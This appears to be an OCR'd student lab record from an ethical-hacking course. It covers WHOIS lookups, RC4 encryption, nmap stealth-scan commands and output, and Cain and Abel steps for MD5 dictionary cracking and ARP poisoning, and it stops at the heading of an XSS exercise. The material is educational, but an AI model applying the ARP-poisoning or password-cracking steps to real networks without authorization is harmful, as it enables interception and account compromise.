

PRACTICAL NO.1

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www. https://www.netflix.com

who.is/whois/netflix.com

who.is | Search for domains or IP addresses... | Premium Domains | Transfer | Features | Login | Sign Up

.com	.net	.org	.co	.io	.app	.live
Taken	Taken	Taken	Taken	Taken	Taken	Taken

netflix.com

whois information

Whois | DNS Records | Diagnostics

cache expires in and 0 seconds

refresh

Registrar Info

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On	2025-11-10
Registered On	1997-11-11
Updated On	2023-10-09

Name Servers

ns-1372.awsdns-43.org	205.251.197.92
ns-1984.awsdns-56.co.uk	205.251.199.192
ns-659.awsdns-18.net	205.251.194.147
ns-81.awsdns-10.com	205.251.192.81

Similar Domains

netfl-emosiones.info | netfl-facture.net | netfl-ix.fr | netfl-ix.online | netfl-kundefaktura-utgitt.com | netfl-service.net | netfl-verf.com | netfl-x-z.xyz | netfl-x.com | netfl.at | netfl.cfd | netfl.cn | netfl.co | netfl.com | netfl.is | netfl.it | netfl.net | netfl.org | netfl.ru | netfl.us |

Site Status

Status	Active
Server Type	nq_website_nonmember-

Whois | DNS Records | Diagnostics

Ping

Traceroute


```
traceroute to netflix.com (3.211.157.115), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.579 ms  0.561 ms  0.487 ms
 2  ec2-3-236-63-73.compute-1.amazonaws.com (3.236.63.73)  7.110 ms ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107)  35.390 ms ec2-3-236-63-93.compu
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
```

Conclusion :- Above practical was successfully executed

PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:



Step 2: Using RC4


Encryption Using RC4




PRACTICAL NO. 2(B)

2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords


Step 1: Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image




Step 2 : A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value.



Step 3: Click on MD5 Hashes>> Add list>>Paste Hash Value.




Step 4: Click on hash code right click,Dictionary Attack>>Add to list>>Start



Step 5:

Match Found: Match not Found:



Conclusion :- Above practical was successfully executed

PRACTICAL NO. 3

(A)

a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

a) Linux Commands:

b) 1. ifconfig

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.179.132  netmask 255.255.255.0  broadcast 192.168.179.25
5
        inet6 fe80::4bd7:aef7:25f:f655  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e0:46:b9  txqueuelen 1000  (Ethernet)
        RX packets 426  bytes 28096 (27.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 4564 (4.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Netstat

```
┌──(kali㉿kali)-[~]
└─$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

udp        0      0 192.168.179.132:bootpc  192.168.179.254:bootps  ESTABLISH
ED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         DGRAM      CONNECTED     15222    /run/systemd/notif
y
unix  2      [ ]         DGRAM                    2299     /run/systemd/journ
al/syslog
unix  12     [ ]         DGRAM      CONNECTED     2304     /run/systemd/journ
al/dev-log
unix  6      [ ]         DGRAM      CONNECTED     2306     /run/systemd/journ
al/socket
unix  2      [ ]         DGRAM                    22531    /run/user/1000/sys
temd/notify
unix  3      [ ]         STREAM     CONNECTED     25640    /run/systemd/journ
al/stdout
unix  3      [ ]         DGRAM      CONNECTED     2386
unix  3      [ ]         STREAM     CONNECTED     20319    /run/systemd/journ
al/stdout
unix  3      [ ]         STREAM     CONNECTED     22523
unix  3      [ ]         STREAM     CONNECTED     23820    @/tmp/.X11-unix/X0
```

3. ping 192.168.0.112

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.0.112
PING 192.168.0.112 (192.168.0.112) 56(84) bytes of data.
64 bytes from 192.168.0.112: icmp_seq=1 ttl=128 time=1.39 ms
64 bytes from 192.168.0.112: icmp_seq=2 ttl=128 time=1.54 ms
64 bytes from 192.168.0.112: icmp_seq=3 ttl=128 time=1.99 ms
64 bytes from 192.168.0.112: icmp_seq=4 ttl=128 time=1.31 ms
64 bytes from 192.168.0.112: icmp_seq=5 ttl=128 time=2.17 ms
64 bytes from 192.168.0.112: icmp_seq=6 ttl=128 time=1.05 ms
^C
--- 192.168.0.112 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 1.053/1.575/2.169/0.388 ms
```


4. traceroute 192.168.112

```
┌──(kali㉿kali)-[~]
└─$ traceroute 192.168.0.112
traceroute to 192.168.0.112 (192.168.0.112), 30 hops max, 60 byte packets
 1  192.168.179.2 (192.168.179.2)  0.299 ms  0.297 ms  0.158 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
```


(B)

b) ARP Poisoning


Step1. Click on Sniffer tab




Step2. Click on Start/Stop Sniffer and give range values and click okay.




Step3. Right click on any IP and select Resolve Host Name.



Step4. Click on ARP tab on the bottom



Step5. Click on Add Button(1) and select your router and any IP.



Conclusion :- Above practical was successfully executed.

PRACTICAL NO. 4

Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

1. ACK -sA (TCP ACK scan)
   Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\Lab201>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 12:52 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 6.02 seconds
```

2. SYN (Stealth) Scan (-sS)

   Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\Lab201> nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 12:54 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
113/tcp closed ident
139/tcp closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds
```

3. FIN Scan (-sF)
   Command: nmap -sF -T4 para

```
C:\Users\Lab201>nmap -sF -T4 para
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 12:56 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.33 seconds
```

4. NULL Scan (-sN)
Command: nmap –sN –p 22 scanme.nmap.org

```
C:\Users\Lab201>nmap -sN  -p22 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 13:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 4.31 seconds
```

5. XMAS Scan (-sX)

Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\Lab201>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 13:15 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 249.40 seconds
```

Conclusion :- Above practical was successfully executed.

PRACTICAL NO. 5

Simulate persistent cross-site scripting attack.

